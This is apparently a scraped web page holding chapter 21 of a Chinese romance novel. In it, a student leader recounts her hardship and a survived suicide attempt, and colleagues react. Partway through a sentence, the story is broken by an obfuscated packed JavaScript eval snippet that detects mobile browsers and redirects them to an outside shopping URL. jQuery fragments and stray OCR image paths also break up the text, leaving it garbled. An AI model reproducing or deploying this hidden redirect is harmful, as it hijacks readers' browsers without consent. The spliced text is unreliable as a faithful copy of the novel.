21. 第二十一章

作品:《用上司挡了前任以后

    “...是是啊。”苏平呈至今都对那个场景记忆犹新。


    *


    林奈奈穿着连衣裙坐在高脚凳上,坐在人群的中心,裙摆没过她的脚踝,在空中随着她的动作摇摆。


    她拿着话筒呼呼两声试音:“大家好,我叫林奈奈,是深城大学建筑设计专业一名大三在读的学生,也是这届心理协会的会长,很高兴见到大家来参加我们的心理分享活动。大家看我...”


    她的表情有些娇憨得瑟:“是不是觉得很漂亮?”


    团团围住她的学弟学妹们交头接耳,捂嘴笑,也有羞红了脸的男生低声附和:“是。”


    林奈奈转过另一边,问:“是不是觉得有点不要脸?”


    被问的同学点点头,又嬉闹着向后缩。“是啊,这就是漂亮的副作用,漂亮到都不要脸了。”


    哄堂大笑,沉闷的氛围一下子活跃起来。


    林奈奈也笑:“大家都是刚刚见面,彼此不熟悉。我暖暖场。其实我也是搞笑女来着。”


    大家又笑。林奈奈接着说:“我们心协办这个分享活动的本意,就是想让大家把自己的经历说出来,建立链接,相互鼓励相互慰藉。”


    “那我呢,就先给大家打个样。”


    她的语速变慢了,神情慢慢变得平静:“我出生在湘市大山的村庄里,五岁的时候父亲就去世了,七岁时母亲改嫁。我的母亲是当地服装厂里的女工,一个月能拿到三千左右的工资。在我们那,这可是高薪,只有技术手艺很高的人才能拿到这么高的工资。


    妈妈改嫁后,会从她的工资里拿出八百块钱补贴给我跟奶奶。我就靠这八百块钱,从小学读到了初中毕业,妈妈便不再支持我读书了。


    她是靠手艺安身立命的,所以也想我去深城打工,早点学会一门能傍身的本领。


    原本我同意了。


    可那年运气好,中考的时候,我考了湘市的第一名,被省高录取。我的班主任莫老师四处奔走周旋,帮我找到资助人,愿意出高中三年的生活费和学费。


    我离开大山后,奶奶就被二叔一家接走,去了县里养老。


    那时我才知道,爸爸去世后,二叔一家是愿意赡养奶奶的,可奶奶怕我寄人篱下,才选择了留在大山里。


    就这样,我一个山旮旯里的穷姑娘,被四位女性长辈合力推到了外面的世界,广阔的天地。


    你们以为我会从此走上开挂的人生,对不对?成绩一直名列前茅,考上了自己理想中的大学?”


    林奈奈摇摇头,苦笑道:“我崩溃了。


    我的自我跟外面的世界碰撞的时候,碎了一地。


    我变得敏感,自卑,被当时的同学和室友孤立。当然,现在回想起来,或许她们不坏,只是当时的我太过紧绷,把所有扔向我的东西都砸了回去。


    就在这个时候,我遇到了我的初恋。”


    活动室里突然响起一阵喝彩的声音,大家叽叽喳喳低声议论。


    林奈奈笑:“我就知道你们爱听这个。我的初恋是个富二代,长得还很帅。”


    “切~”同学们又笑着喝倒彩。“好了,不开玩笑了,”林奈奈轻咳了一声,继续自己的表达,“他是我灰暗人生里的一束光,我欣赏他,喜欢他,崇拜他。可当他得知,我空有一副皮囊,不过是个空心花瓶时,他对我们的关系感到厌倦了,交往两个月后,我们分手。


    而我,想过结束自己的生.命。”


    ......活动室里突然噤若寒蝉。


    林奈奈的笑容也变得苦涩,吸了一口气,强撑着自己讲下去:“是不是有点撒狗血?八点档?我的脑门上现在是不是写着顶级恋爱脑?”


    同学们蹙眉,没想到话题变得如此沉重。


    林奈奈耸耸肩:“万幸,我被人救了。你们还记得为我出了三年学费的那个资助人吗?就是她。


    三年里我们从没直接联系过,钱也都是通过莫老师转给我的。可毕业那一年,她第一次给我打电话,就在我刚刚吞服完大量安眠药之后......”


    林奈奈的声音开始哽咽,鼻翼轻微煽动了两下,突然放下话筒忍泪,眼圈泛红。


    离她最近的那个学妹起身给她递了张纸巾。


    她才抬起头,嘴角勉强挤出一个弧度:“谢谢~抱...抱歉,我每次讲到这一段都会浑身颤栗,命运这个东西真的是.......唉......”


    她叹气,两行泪簌簌流下来。


    不知是谁带头鼓掌,围坐的一圈同学就都开始鼓掌。


    林奈奈也得到力量继续:“她说,她为我能顺利毕业感到高兴。聊着聊着,她说起自己的事情,她说她结婚了,门当户对,志趣相投,说好一生一世在一起。


    可刚度完蜜月,资助人姐姐发现自己怀孕了。


    我静静的听着,我想我的资助人只是想找个人说说话,找个从没进入过她的生命,只能旁观的人听她说说话。


    她跟她的男友大吵了一架,她想留下这个孩子。而她的男友坚持丁克,于是新婚刚刚三个月,他们就离婚了。


    我问她打算怎么办?


    资助人姐姐笑着说她不知道。


    她问我能不能给她一些建议?


    她问我,会不会责怪我的母亲把我带到这个世界上?因为这世上,痛苦远比快乐要多。”


    林奈奈的呼吸变得急促:“我想了想,突然涕泗横流,因为那一刻我才意识到,我很感谢我的母亲把我带到这个世界上。


    生命的美好其实就是存在。我存在,一切才会发生。我不存在,一切也不存在。痛苦不存在,快乐也不存在。


    我感谢奶奶陪我走过一段贫困却无忧的童年,感谢莫老师为了我升学的事,四处奔波打报告,感谢资助人姐姐愿意慷慨解囊助我读完高中。


    她们赐予我的人生厚度,远不是一个男人可以比的。


    我在电话里哭得上气不接下气。


    资助人姐姐吓了一跳,问我怎么了?我说没事,很谢谢她今晚打这通电话给我。


    我在昏迷之前,拨通了120急救电话。


    医生护士把我拉去洗胃,说再晚半个小时后果不堪设想。”


    活动室里一片寂静,静到能听见彼此的心跳。


    林奈奈却松了口气,这已经是她第三次在众人面前讲诉这段过去了,于她而言,每讲一次,压在自己心头的重量就减轻一分。


    她又


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17202835|197265||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    重拾笑容:“是不是很狗血?”“至今想起来我还是一身冷汗,万一那晚医院的急救中心很忙,万一救护车在开的路上堵车了,万一救我的那个大夫没有值班......”


    “我的资助人姐姐至今都不知道她那晚的电话救下了一条人命。


    人与人之间的链接真的非常神奇,有时候薄弱,冷漠,有时候又温暖,有韧劲。


    从医院回来后,我又重新开始生活,我去看望了奶奶,妈妈,她们都有了各自的归宿。


    我也成了那座大山里第一个考上大学的女生。我努力打工攒钱,做心理咨询,上了大学后加入心协,积极参加各种心理活动。


    我靠自己走了出来——


    大家也一定可以。”


    她刚说完,活动室里掌声雷动。


    *“真的太帅了,敢在那么多人面前,举重若轻的揭开伤口。”苏平呈摊开手,激动道,“我至今都做不到。万一被有心人听到,背后议论我......”


    对面的从峪忽然站起来,转身一把拽开房门,径直走出去,狠狠一甩将门摔上,连墙壁也传来闷响。


    蒋清风沉着脸,他跟林奈奈的关系一直也没亲密到可以分享往事,所以这也是他第一次听到她的过去,没想到是以这种方式。


    “他...怎么了?”苏平呈并不知道刚刚摔门而去的是【谁】。


    可蒋清风已经拼凑出了林奈奈和从峪的关系全貌。


    “无颜以对吧。”蒋清风的胸腔深深起伏了一下,他收拾好自己的情绪,从包里掏出一张黑色的银行卡递给苏平呈,“麻烦你去前台买单。”


    “啊,我们什么也没点啊?”


    “预约的时候点了,等做好打包吧,带回公司大家一起吃。”


    “要走公司报销流程吗?”苏平呈刚来,还不太懂MKD的规矩。


    蒋清风摇摇头:“不用,这顿是我私人请的。”


    “好咧。”男生拿着卡快步走出【星宿海】。蒋清风思量再三,还是给林奈奈打了通语音电话。


    响了二十几秒那边才接起,背景音嘈杂,高亢的人声还伴随着尖锐的电钻声,一听就还在装修工地上。


    林奈奈扯着嗓子:“怎么了老大?我这边有点吵。”


    即便他曾放弃你,你依旧觉得他于你有非凡的意义吗?


    即便你曾为他看轻生命,现在依旧愿意跟他和好吗?


    即便这样,你也依然选择从峪吗?


    “喂?老大,你听得见吗?喂?”


    蒋清风还是理智,汹涌的情绪过滤到他面前,只剩下亲耳听到的事实,他问不出口。他摇摇头,轻声道:“你那边什么时候结束?”


